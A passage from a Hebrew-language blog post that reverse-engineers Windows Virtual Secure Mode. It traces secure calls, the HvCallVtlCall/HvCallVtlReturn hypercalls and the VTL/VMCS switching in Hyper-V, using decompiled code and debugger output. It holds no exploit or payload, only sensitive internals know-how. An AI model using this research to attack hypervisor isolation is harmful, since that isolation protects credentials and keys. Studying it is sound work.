2. בקשה אסינכרונית מהקרנל הבטוח לקרנל ה-NT, מכיוון שהקרנל הבטוח לא מתעסק עם פעולות קלט ופלט וקריאת I/O, הוא צריך להשתמש בפונקציות מקרנל ה-NT (אפשר לראות זאת גם בטיפול ב-HvCallVtlReturn hypercall שבה נקבל את הסטטוס/ערך בחזרה מהקרנל הבטוח לאחר הבקשה ששלחנו).
3. בקשות מתהליכים ב-Isolated User Mode לקרנל הבטוח.

נאמר לנו בספר Windows Internals 7th edition part 2 שהארגומנט הראשון יהיה אובייקט SKCALL בגודל 104 (0x68) בתים שמטרתו להעביר את הפעולה שנרצה לבצע ויכיל שדות כמו:

- Secure Handle – ה-Handle לתהליך שה-Thread ירוץ תחתיו.
- MDL – מצביע ל-MDL שיכיל מידע רלוונטי לאובייקט.
- CID – ערך שמתאר את ה-Process ID (PID) וה-Thread ID (TID).

עכשיו אנחנו יודעים שהפונקציה מקבלת SKCALL בפרמטר הראשון ו-Secure Service Call Number (SSCN) בפרמטר השני. הפרמטר הראשון יהיה הפעולה שנרצה לבצע, לאחר הצלבה של כל הקריאות לפונקציה נסיק את הקודים הבאים של הפעולות:

- 0 – המשכת הרצה של Secure Thread או כניסה מחדש אליו לאחר קריאה רגילה (מקרנל ה-NT לבטוח).
- 1 – אם ה-thread הנוכחי רץ בהקשר של enclave, הקרנל הבטוח מסמן לנו לצאת מלולאת ה-dispatch בלי לגעת ב-IRQL.
- 2 – קריאות לשירותים שיפעילו את הפונקציה IumInvokeSecureService בקובץ של הקרנל הבטוח securekernel.exe ב-VTL 1.
- 3 – ניקוי ה-Translation Lookaside Buffer (TLB).

עכשיו אנחנו נראה שהפונקציה HvlSwitchToVsmVtl1 אחראית על שליחת ה-Hypercall המתאים לקרנל וגם לקבלת התשובה ממנו, שיכולה לכלול בקשה משירות שקרנל ה-NT מספק בעזרת הפונקציה PsDispatchIumService:

```
  while ( 1 )
  {
LABEL_38:
    if ( (BYTE4(xmmword_140FC5B50) & 8) != 0 )
    {
      EtwTraceEnterVtl1(v5, Sscn);
      // Round-trip into the SK.
      HvlSwitchToVsmVtl1(0, SkCall, SecureThreadSaved);
      Status = *(SkCall + 8);
      EtwTraceExitVtl1(v5, Sscn);
    }
    else
    {
      HvlSwitchToVsmVtl1(0, SkCall, SecureThreadSaved);
      Status = *(SkCall + 8);
    }
    // Return-reason: 6=done, 1=early exit, 0/5=PsDispatchIumService,
    // 2=IUM syscall (UM), 3=IUM syscall (KM); bit 7 = SK-requested int 3.
    v18 = *(SkCall + 1);
    if ( v18 < 0 )
    {
      // if bit 7 of the return-reason byte is set,
      // NT executes an int 3 which will break into the debugger.
      __debugbreak();
      *(SkCall + 1) &= ~0x80u;
      v18 = *(SkCall + 1);
    }
```

הפונקציה PsDispatchIumService משמשת כנקודת הכניסה שלנו ל-Normal Call ותרוץ כשהקרנל הבטוח יחזיר סטטוס 0 או 5 לפי אובייקט ה-SKCALL. הפונקציה תנהל את הקריאות מהקרנל הבטוח לקרנל ה-NT:

```
    switch ( *(SkCall + 1) )
    {
      case 0:
LABEL_53:
        PsDispatchIumService(SkCall, v21, v18, v19);// Reason 0/5: NT service callback the SK needed.
        break;
      case 2:
        if ( !CurrentThread->PreviousMode )     // Reason 2 from KernelMode -> STATUS_INVALID_DEVICE_REQUEST.
        {
          *(SkCall + 8) = 0xFFFFFFFFC0000030uLL;
          break;
        }
```

בפונקציה HvlSwitchToVsmVtl1 נראה שאין שום קריאה לפעולה כמו vmcall בשביל לקרוא ל-hypercalls המתאימים, הקטע היחיד שיכול להביא אותנו לשם הוא קריאה לאיזור בזיכרון עם המצביע HvlpVsmVtlCallVa שהקריאה אליו נראית כך:

```
result = (*&HvlpVsmVtlCallVa)(a1, SKCALL, KeGetCurrentIrql(), SECURE_THREAD)
```

אך כשנסתכל בזיכרון נראה שהאיזור אינו מכיל דבר, זה מכיוון שמדובר באיזור ריק שימולא בזמן הרצה לאחר שה-Hypervisor יאותחל.

```
CFGRO:0000000141201860 HvlpVsmVtlCallVa dq 0                   ; DATA XREF: VslpEnterIumSecureMode+24↑r
CFGRO:0000000141201860                                         ; VslGetNestedPageProtectionFlags+2E↑r ...
```

```
1: kd> dq nt!HvlpVsmVtlCallVa L1
fffff800`de401860  fffff800`6c60000f
1: kd> u fffff800`6c60000f
fffff800`6c60000f 488bc1          mov     rax,rcx
fffff800`6c600012 48c7c111000000  mov     rcx,11h
fffff800`6c600019 0f01c1          vmcall
fffff800`6c60001c c3              ret
fffff800`6c60001d 8bc8            mov     ecx,eax
fffff800`6c60001f b812000000      mov     eax,12h
fffff800`6c600024 0f01c1          vmcall
fffff800`6c600027 c3              ret
```

בדיבוג דינאמי של הקרנל נראה שמדובר בקטע קוד קצר שמכיל שתי פונקציות, אחת תשלח vmcall עם הערך 0x11 (17) והשנייה 0x12 (18).

בקטע Appendix A: Hypercall Code Reference של התיעוד של מייקרוסופט נוכל לראות שקוד hypercall 0x11 יהיה שייך לפונקציה HvCallVtlCall, שתשמש אותנו לשליחת הבקשה הבטוחה (Secure Call), ו-0x12 ל-HvCallVtlReturn, שתשמש אותנו לקבל הערך/סטטוס הבקשה.

בוחנים את ה-Hypervisor

עכשיו שהבנו מאיפה אנחנו שולחים את קריאת ה-vmcall, נותר לנו לראות איפה ה-VM exit שלנו. VM exit הוא שם לאירוע שקורה כשהמעבד מחליף מפעולת VMX non-root לפעולת VMX root, שזה בעצם אומר שאנחנו מעבירים את ההרצה ל-Hypervisor.

נפתח את הקובץ hvix64.exe בדיסאסמבלר המועדף שלנו ונראה קובץ של 2MB שאין לנו סימבולים בשבילו, וכשזה המצב, הדבר הכי טוב הוא לראות מחקרים ומאמרים קודמים על הקובץ, למרבה מזלנו יש את Saar Amar שכתב על כמה שיטות שיכולות לעזור לנו עם המחקר, אחת מהם היא לבצע הבדל בין בינארים ולשלב ביניהם. הבדל בין בינארים היא טכניקה נפוצה שחוקרי חולשות משתמשים בה בעיקר כדי לראות באיזה חלק של מערכת תוקנה חולשה לאחר שהתפרסמה, בעזרת השוואה של הגרסה הישנה עם החדשה נראה רק את מה שהשתנה ובכך נוכל לסנן הרבה רעש ולראות באיזה איזור בוצע התיקון.

במקרה שלנו לא אכפת לנו מפונקציה ספציפית, אנו רוצים לראות אילו פונקציות שוות במרבית האחוזים לאלו שיש לנו. לדוגמה, ניתן לראות שללא סימבולים כל הפונקציות יקראו sub_xxxxxxxx, דבר שלא אומר לנו הרבהף, אך אם נבצע הבדל בינארי בין hvix64.exe ל-ntoskrnl.exe נוכל לדעת מה השם של חלק מהפונקציות ולשנות את שמן ואת שמות המשתנים שבתוכן, אפשר לראות שקיבלנו די הרבה פונקציות דומות מקובץ מערכת אחד, אני השתמשתי בתוכנה BinDiff ל-IDA:

Matched Functions

Similarity	Confidence	Change	EA Primary	Name Primary	EA Secondary	Name Secondary	Con
1.00	0.99	-------	FFFFF8000...	__GSHandlerCheck	000000014...	__GSHandlerCheck	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF8000022DC70	000000014...	SymCryptWipeAsm	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF8000022E060	000000014...	SymCryptSha256Append	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF800002512AC	000000014...	KdpQuickMoveMemory	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF80000321EB0	000000014...	Uart16550LegacyInitializePort	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF800003220C0	000000014...	Uart16550SetBaud	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF800003222DC	000000014...	UartpSetAccess	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF80000322588	000000014...	IaLpssPciSetPower	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF800003227D0	000000014...	IaLpssSetPowerD0	
1.00	0.99	----...	FFFFF8000...	sub_FFFFF80000322880	000000014...	IaLpssSetPowerD3	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF80000322B30	000000014...	SpiMax311GetByte	
1.00	0.99	----...	FFFFF8000...	sub_FFFFF80000322E74	000000014...	SpiSend16	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF800003A57A0	000000014...	HvcallpExtendedFastHypercallWithO...	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF800003B2380	000000014...	memmove	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF80000230C50	000000014...	SymCryptSha256AppendBlocks_xm...	
1.00	0.99	----...	FFFFF8000...	sub_FFFFF80000321F50	000000014...	Uart16550PutByte	
1.00	0.99	----...	FFFFF8000...	sub_FFFFF80000321CE0	000000014...	Uart16550GetByte	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF800003B2750	000000014...	memcmp	
1.00	0.99	----...	FFFFF8000...	sub_FFFFF80000322080	000000014...	Uart16550RxReady	
1.00	0.99	----...	FFFFF8000...	sub_FFFFF8000022DFCC	000000014...	SymCryptFdefRawMul	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF8000022E200	000000014...	SymCryptSha256AppendBlocks_shani	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF800002A18F8	000000014...	PopInterruptSteeringEnabled	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF8000032CCD8	000000014...	MmHasImageBeenImportOptimized	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF80000322C90	000000014...	SpiMax311RxReady	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF8000021E4E4	000000014...	HalpTimerGetInternalData	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF80000322530	000000014...	IaLpssInitializePort	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF80000322AF8	000000014...	SpiMax311BufferRxData	
1.00	0.99	----...	FFFFF8000...	sub_FFFFF800003229DC	000000014...	SpiInit	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF80000322C00	000000014...	SpiMax311PutByte	
1.00	0.99	----...	FFFFF8000...	sub_FFFFF800003220E0	000000014...	Uart16550SetBaudCommon	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF8000022D91C	000000014...	__GSHandlerCheckCommon	
1.00	0.99	----...	FFFFF8000...	sub_FFFFF80000322720	000000014...	IaLpssReadCmdStatus	
1.00	0.99	----...	FFFFF8000...	sub_FFFFF80000322760	000000014...	IaLpssReadPmcsr	
1.00	0.99	----...	FFFFF8000...	sub_FFFFF8000032293C	000000014...	IaLpssWriteCmdStatus	
1.00	0.99	----...	FFFFF8000...	sub_FFFFF80000322978	000000014...	IaLpssWritePmcsr	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF8000022E5C4	000000014...	SymCryptSha256AppendBlocks_ul1	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF800003A5BC0	000000014...	KiEncls	
1.00	0.99	----...	FFFFF8000...	sub_FFFFF8000022DBE4	000000014...	SymCryptInitEnvCommon	
1.00	0.99	----...	FFFFF8000...	sub_FFFFF80000321DF4	000000014...	Uart16550InitializePortCommon	
1.00	0.99	-------	FFFFF8000...	sub_FFFFF80000322E3C	000000014...	SpiMax311TxEmpty	
1.00	0.98	-------	FFFFF8000...	sub_FFFFF8000021E920	000000014...	HalpCallEfiGetTime	
1.00	0.98	-------	FFFFF8000...	sub_FFFFF8000022D998	000000014...	SymCryptCpuidExFuncEnvWindows...	
1.00	0.98	-------	FFFFF8000...	sub_FFFFF8000022DC40	000000014...	SymCryptWipe	
1.00	0.98	-------	FFFFF8000...	sub_FFFFF8000022E7EC	000000014...	SymCryptSha256Init	

אני בחרתי לחבר ל-hvix64.exe כל פונקציה עם דמיון של 0.99 ומעלה וביטחון של 0.98 ומעלה, אך מניסיון גם פונקציות עם 0.95 דמיון היו שוות לפעמים אז שווה לנסות. לאחר שהשוותי מול מספיק קבצי מערכת קיבלתי די הרבה פונקציות, והדבר שעשיתי לאחר מכן הוא להריץ את סקריפט הפייתון שיצר gerhart01 ולשדרג אותו ל-IDA 9.2. הסקריפט זמין פה.

חיפוש ה-VM exit handler

יש מספר דרכים מתועדות על איך למצוא את הפונקציה שתטפל באירועי VM exit אך לי היה הרבה מזל, חיפשתי "VM" לאורך כל המחרוזות של הקובץ ומחרוזת אחת צצה לעיני, "[%d] MinimalLoop VMX_EXIT_REASON_INIT_INTR. Rebooting the system". למחרוזת רק קריאה אחת במה שנראה כמו הפונקציה שמנהלת אירועי VM exit, עקב הגישה הישירה לאוגרים ובדיקה של קודים התואמים סיבות של אירועי VM exit. ללא המחרוזת הזו היינו יכולים לחפש פעולות vmresume, כי לאחר יציאה מהמכונה הוירטואלית אנחנו צריכים להמשיך אותה (resume). נסתכל על הקובץ vmx.h של Alex Ionescu ונראה את הקודים המתאימים למה שהפונקציה בודקת, לדוגמה הערך 0x12 (18) ייצג את הסיבה ליציאה VMX_EXIT_REASON_VMCALL שתראה לנו איזו פונקציה אחראית על ניהול hypercalls ובדיקתן.

```
    if ( exitReason != 1 )
    {
      switch ( exitReason )
      {
        case VMX_EXIT_REASON_INIT_SIGNAL:
          sub_24C9C0("[%d] MinimalLoop VMX_EXIT_REASON_INIT_INTR. Rebooting the system\n", *(self + 160));
          v4 = 3099;
          goto LABEL_244;
        case VMX_EXIT_REASON_EXECUTE_CPUID:
          _RAX = **v76;
          __asm { cpuid }
          v66 = _RAX;
          if ( **v76 == 1073741828 )
            v66 = _RAX & 0xFFFFEFFF | ((qword_B1CE0 & 1) << 12);
          v7 = v76;
          **v76 = v66;
          *(*v7 + 3) = _RBX;
          *(v7 + 32) |= 0x80u;
          *(*v7 + 1) = _RCX;
          *(*v7 + 2) = _RDX;
LABEL_89:
          v5 = v73;
          goto LABEL_213;
        case VMX_EXIT_REASON_EXECUTE_INVLPG:
          goto LABEL_213;
        case VMX_EXIT_REASON_EXECUTE_VMCALL:
          v60 = HypercallHandler(v5, &v77);
          v10 = 2;
```

סקירת ה-Hypercall HvCallVtlCall

לאחר שניכנס לפונקציה HypercallHandler נראה קטע switch שייבדוק את קוד ה-hypercall שניתן ויפעיל את הפונקציה המתאימה, כפי שציינתי קודם בעזרת ה-TLFS נוכל לראות איפה הפונקציות שאחראיות על HvCallVtlCall ו-HvCallVtlReturn. לפני שנסתכל על הפונקציה חשוב שנבין של-hypercalls ב-Hypervisor יש 3 calling conventions:

1. Standard – מקבל GPA (Guest Physical Address) של פרמטפר קלט דרך האוגר rdx ופלט דרך r8.
2. Fast – מקבל שתי ארגומנטים של קלט שמועברים באוגרים rdx ו-r8.
3. Extended Fast – משתמשת בשישה אוגרי XMM כדי לתמוך בבלוק קלט של עד 112 בתים.

אם תשימו לב ותחזרו לאיזור בזיכרון שנקרא HvlpVsmVtlCallVa, תראו שכשאנחנו קוראים לפעולת ה-vmcall אנחנו לא קוראים לה באף אחת מהדרכים האלו, אנחנו מעביר לה רק את הקוד שאנחנו רוצים וזהו.

```
fffff800`6c60000f 488bc1          mov     rax,rcx
fffff800`6c600012 48c7c111000000  mov     rcx,11h
fffff800`6c600019 0f01c1          vmcall
fffff800`6c60001c c3              ret
```

אם נשווה זאת לבקשה רגילה ב-Application Binary Interface (ABI) של Hyper-V, נראה ש-rcx יפוצל למבנה של מספר חלקים. ביטים 0-15 יהיו קוד הקריאה, ביט 16 הוא דגל ה-fast, ביטים 17-26 יעבירו את ה-variable header, ביטים 32-43 את ה-rep count וכך הלאה עם GPA של קלט ופלט ב-rdx ו-r8. מה שמראה לנו ש-HvCallVtlCall ו-HvCallVtlReturn לא עוקבות אחר ה-ABI של hypercall ב-Hyper-V. אם נחזור ל-TLFS נראה שב-HvCallVtlCall ה-Hypervisor שומר על המצב של כל האוגרים רבי תכלית ואוגרי ה-XMM. וזה בדיוק איך שארבעת הארגומנטים ב-VslpEnterIumSecureMode עוברים את כל הדרך עד ל-Hypervisor.

```
    switch ( HypercallCode )
    {
      case HvCallInvokeHypervisorDebugger:
        v12 = HvCallInvokeHypervisorDebugger;
        v9 = 16;
        goto LABEL_38;
      case HvCallVtlCall:
        if ( !sub_236DDC() )
          goto LABEL_31;
        SecureCallResult = SecureCallHandler;
        break;
      case HvCallVtlReturn:
        if ( !sub_236DDC() )
        {
LABEL_31:
          v10 = 2;
          goto LABEL_18;
        }
        SecureCallResult = HvCallVtlReturn;
        break;
      default:
        switch ( HypercallCode )
        {
          case HvCallPostDebugData:
            v12 = HvCallPostDebugData;
```

לפני שנמשיך, כדי להבין את הקרנל הבטוח, יהיה טוב להבין את מבנה ה-Virtual Processor. אובייקט ה-Virtual Processor הוא אבסטרקציה של ה-Hypervisor ל-partition מסוים.

לאחר מכן ה-Hypervisor מנהל בעצמו את הקישור בין מעבדים וירטואלים (Virtual Processors) למעבדים הפיזיים הלוגים (מעבד לוגי ב-VMX הוא יחידת הרצה חומרתית כפי שנראית על ידי מערכת ההפעלה או ה-Hypervisor). נסתכל על הבלוג של סער ונראה את הציטוט הבא:

> *"You will probably notice accesses to different structures pointed by the primary gs structure. Those structures signify the current state (e.g. the current running partition, the current virtual processor, etc.). For instance, most hypercalls check if the caller has permissions to perform the hypercall, by testing permissions flags in the gs:CurrentPartition structure."*

מה שאנחנו לומדים מכך זה שאובייקט ה-Virtual Processor ביחד עם ה-current partition וה-privilege mask נמצאים בהיסט מסוים מהכתובת שבאוגר gs. ב-HvCallPostDebugData hypercall נראה הפנייה ל-gs:360h עם bitmask בהיסט 0x1b0, מכיוון שראיתי את התבנית הזו בהרבה hypercalls נוכל להניח ש-gs:360h יהיה ה-"current partition" ו-0x2b יהיה ה-privilege mask, ספציפית ביט הדיבוג כפי שנראה ב-enum HV_PARTITION_PRIVILEGE_MASK.

```
HvCallPostDebugData proc near           ; DATA XREF: .rdata:00000000000029D8↑o
                                        ; HypercallHandler:loc_3A33B7↓o

var_18          = qword ptr -18h

                sub     rsp, 38h
                mov     r9, gs:360h
                mov     r10, rdx
                mov     r8, rcx
                bt      qword ptr [r9+1B0h], 2Bh ; '+'
                jnb     short loc_28D52A
                cmp     cs:byte_6B040, 0
                jz      short loc_28D52A
                call    sub_251AC0
                test    al, al
                jz      short loc_28D52A
```

עכשיו מה שנשאר לנו הוא ה-Virtual Processor, אנחנו צריכים אותו מכיוון שמה שמייחד קריאה ל-VTL מכל vmcall נורמלי, ה-VMCS, ה-VtlMask, הם כולם ייחודיים ל-Virtual Processor לא ל-partition. התחלתי לראות פניות לאוגר gs, ובעזרת המאמר של Quarkslab ראיתי שאנחנו טוענים אותו רק שתי קריאות מעל מנהל ה-VM exit.

```
; __int64 sub_343D90()
sub_343D90      proc near               ; CODE XREF: sub_23F040:loc_23F4B2↑p

arg_0           = qword ptr  8

                mov     [rsp+arg_0], rbx
                push    rdi
                sub     rsp, 20h
                mov     rbx, gs:0
                mov     rdi, [rbx+368h] -> Load VirtualProcessor Object
                test    rdi, rdi
                jnz     short loc_343DB2

loc_343DAF:                             ; CODE XREF: sub_343D90+20↓j
                hlt
                jmp     short loc_343DAF

loc_343DB2:                             ; CODE XREF: sub_343D90+1D↑j
                xor     ecx, ecx
                call    sub_343E40
                lea     rcx, [rdi+0EC0h] -> Pass VirtualProcessor + 0xEC0 to
sub_3326D8 which later on passes it as the first argument to VMExitHandler
                xor     r8d, r8d
                mov     rdx, rbx
                call    sub_3326D8
                mov     rbx, [rsp+28h+arg_0]
                add     rsp, 20h
                pop     rdi
                retn
sub_343D90      endp
```

ה-Secure Call Handler

הפונקציה שתנהל את הבקשה לעבור ל־VTL 1 היא SecureCallHandler. היא תוציא קודם כל אובייקט מ-VirtualProcessor + 0x3c0, ולאחר מכן אובייקט נוסף מהיסט 0x14. כשעוברים ל-VTL חדש, ה-Hypervisor לא רק מתעד זאת ב-Virtual Processor, אלא גם מתחיל להריץ את הפעולות בהקשר של אותו VTL – עם VMCS שונה, SLAT שונה ומצב אוגרים שונה. Hyper-V מנהל את ה"Current VTL" דרך מבנה ה-Virtual Processor ובגרסה הזו של Hyper-V השדה "Current VTL" מנוהל דרך המעבד הוירטואלי הנוכחי בהיסט 0x3c0 – המצביע לתוך מערך ה-VtlArray של המעבד הוירטואלי, שתמיד מצביע לאיבר הפעיל כרגע. בנוסף השדה VtlNumber בהיסט 0x14 בתוך האובייקט הזה מציין איזה VTL הוא מייצג.

```
void __usercall SecureCallHandler(
    _VIRTUAL_PROCESSOR *VirtualProcessor,
    __int64 SecureCallReady
)
{
    int currentVtl;          // eax
    bool isVtlInitialized;   // zf
    int mask;                // esi

    currentVtl = 1 << VirtualProcessor->CurrentVtl->VtlNumber;

    isVtlInitialized = !_BitScanForward(
        &mask,
        VirtualProcessor->VtlMask & ~(currentVtl | (currentVtl - 1))
    );

    if (!isVtlInitialized && !SecureCallReady)
    {
        FixupVtl0RipToNextInstruction(
            VirtualProcessor->VmExitInstructionLen
        );

        SetupVtlTransition(VirtualProcessor, mask);
        FinishTransition(VirtualProcessor, mask, 1LL);
    }
}
```

במקרה של Virtual Processor + 0x3c0 ספציפית, זהו ה-VTL שבו המעבד נמצא כרגע. במקרה הזה ה-decompiler של IDA השתבש לי ולכן ערכתי את הפסאודו-קוד בעצמי.

ה-VtlMask עוקב אחר אילו VTLים אותחלו – כלומר ה-bitmask שבה כל ביט מייצג את מצב האתחול של VTL מסוים. כפי שמוצג, מבנה ה-Virtual Processor מחזיק שני שדות קשורים: ה-VTL הפעיל כרגע, ומערך שמכיל רשומה עבור כל VTL אפשרי במערכת.

ברגע שה-SecureCallHandler קובע שהקריאה רשאית להמשיך, הפעולה הראשונה שלו היא לקדם את ה-instruction pointer של ה-VTL הנוכחי. כדי להבין למה זה דווקא הצעד הראשון, צריך לזכור ש-Virtual Secure Mode (VSM) מציג שני מבני VMCS נפרדים: אחד שייך ל-VTL 0 והשני ל-VTL 1. במקרה שלנו VTL 0 הוא ה-VTL הנוכחי. הקונבנציה הסטנדרטית לטיפול ב-VM exit היא לקדם את ה-instruction pointer של ה-guest מעבר להוראה שגרמה ליציאה (exit):

```
VirtualProcessor->VtlMask |= 1 << targetVtl;
VirtualProcessor->CurrentVtl = VirtualProcessor->VtlArray[targetVtl];
```

ובכך כשה-Hypervisor מסיים את עבודתו ומבצע VM entry האורח ממשיך מההוראה שאחריה. הקידום הזה חייב לקרות לפני המעבר ל-VTL 1, אחרת כש-VTL 0 יחזור לרוץ הוא יבצע את אותה הוראת vmcall שוב ושוב. העדכון מתבצע דרך ה-Enlightened VMCS, או ישירות מול ה-VMCS באמצעות ההוראות vmread ו-vmwrite.

```
void __fastcall SetupVtlTransition(
    _VIRTUAL_PROCESSOR *VirtualProcessor,
    unsigned __int8 TargetVtl
)
{
    __int64 self;         // rsi
    __int64 currentVtl;   // r8

    self = __readgsqword(0);
    currentVtl = VirtualProcessor->CurrentVtl->VtlNumber;

    if (currentVtl != TargetVtl)
    {
        if (byte_FFFFF800000785E0)
        {
            if ((dword_FFFFF800000785C8 & 0x2000) != 0)
                sub_FFFFF8000025E15C(
                    0x1D4D,
                    currentVtl | (TargetVtl << 16)
                );
        }

        sub_FFFFF800002AF304(self, VirtualProcessor);
        PerformVtlTransition(self, VirtualProcessor, TargetVtl);
    }
}
```

לאחר תיקון ה-instruction pointer של VTL 0, ההרצה עוברת ללוגיקת המעבר ל-VTL 1. אחת הבדיקות המקדימות היא לוודא שה-VTL הייעודי שונה מה-VTL הנוכחי.

וכאן אנחנו מעדכנים את נתוני ה-VTL כך שיכילו את המצב החדש של VTL 1, ומעדכנים גם את מצב ה-Virtual Processor הנוכחי כדי שיידע שהוא נמצא כעת תחת VTL 1.

```
void __fastcall PerformVtlTransition(__int64 Self, _VIRTUAL_PROCESSOR
*VirtualProcessor, unsigned __int8 TargetVtl)
{

    //
    // Get the new VTL 1 we target
    //
    newVtlData = VirtualProcessor->VtlArray[TargetVtl];

    //
    // Update the current Virtual Processor state to VTL 1
    //
    VirtualProcessor->CurrentVtlNumber = TargetVtl;

    //
    // Update the current VTL data for the current processor
    //
    VirtualProcessor->CurrentVtl = newVtlData;
}
```


עכשיו כשסידרנו את כל השדות, נעבור להחלפת ה-VMCS. יש להחליף את ה-VMCS הפעיל של ה- Virtual Processor במבנה ששייך ל-VTL 1. נוכל לראות זאת בפונקציה TransitionToNewVtl. ה- VTL הנכנס מתואר במה שנקרא לו private VTL data. הרלוונטיויות של המבנה הזה היא שהוא מחזיק מצביע ל-VMCS היעד. ברגע שהמצביע הזה נגיש, ההחלפה מתבצעת: בפלטפורמות לא "מוארות" (enlightened), הפקודה vmptrld מתבצעת מול הכתובת הפיזית של ה-VMCS ובמערכות "מוארות", ה-VMCS נטען לפי הכתובת הוירטואלית שלו.

```
void __fastcall TransitionToNewVtl(__int64 Self, _VTL_PRIVATE_DATA
*PrivateVtlData)
{
    _HV_VMX_ENLIGHTENED_VMCS *enlightenedVmcs; // rdx
    unsigned __int64 v6; // r8
    unsigned __int64 v7; // r8
    unsigned __int64 v8; // r8
    __int64 v9; // rax
    _VTL_VMCS_DATA *VtlVmcsData; // rax
    unsigned __int64 vtlVmcsPhysAddr; // rcx
    unsigned __int64 self; // rax
    __int64 v13; // [rsp+38h] [rbp+10h]

    PrivateVtlData->VtlVmcsData->Unknown = 0;
    _RCX = PrivateVtlData->VtlVmcsData;
    enlightenedVmcs = _RCX->VtlVmcsEnlightenedAddress;

    if (enlightenedVmcs)
    {
        //
        // Do we use enlightenments?
        //
        if ((dword_FFFFF800000AECB0 & 1) != 0)
        {
            vtlVmcsPhysAddr = _RCX->VtlVmcsPhysicalAddress;
            enlightenedVmcs->SyntheticControls = 1;
            self = __readgsqword(0);

            //
            // Update the current VMCS to that of VTL 1
            //
            *(self + 0x2C680) = enlightenedVmcs;
            *(*(self + 0x2C4C8) + 0x30LL) = vtlVmcsPhysAddr;
        }
    }
    else
    {
        __asm { vmptrld qword ptr [rcx+188h] }
    }
}
```

Isolated User Mode (IUM)

עכשיו שהבנו איך נעבור מ-VTL 0 ל-VTL 1, נסתכל על שכבת ה-User Mode של ה-Secure Kernel שנקראת Isolated User Mode (IUM), בשכבה זו תהליכים מתקשרים עם קרנל ה-NT דרך system calls. תהליכים נפוצים בשכבה זו כוללים את Lsalso.exe ו-vmsp.exe. אפילו עם הרשאות ברמת הקרנל ב-VTL 0, זה בלתי אפשרי לשנות את הזיכרון של VTL 1. העיצוב הזה מגן נגד מתקפות ברמת הקרנל, ומגן על מידע חשוב כמו סיסמאות משתמשים, מפתחות הצפנה של BitLocker ואפילו ביומטריה.

ה-Secure Kernel הוא האחראי להעברת ה-System Calls של תהליכים ב-IUM. תודה לירדן שפיר שכתבה מדריך על איך להשתמש ב-LiveCloudKd ולדבג את ה-Secure Kernel ול-gerhart שכתב את הכלי LiveCloudKd. אבל עלתה בי המחשבה, איך זה שאי אפשר לדבג תהליכים שרצים ב-Isolated User Mode? לאחר שאפתח את הדיבגר WinDbg בתור מנהל, וננסה לדבג איתו את התהליך Lsalso.exe, נקבל את השגיאה הבאה:



מה שמראה שגם למרות שאנחנו מנהלים, אנחנו לא יכולים לדבג את התהליך.

דיבוג תהליכים ב-Secure Kernel

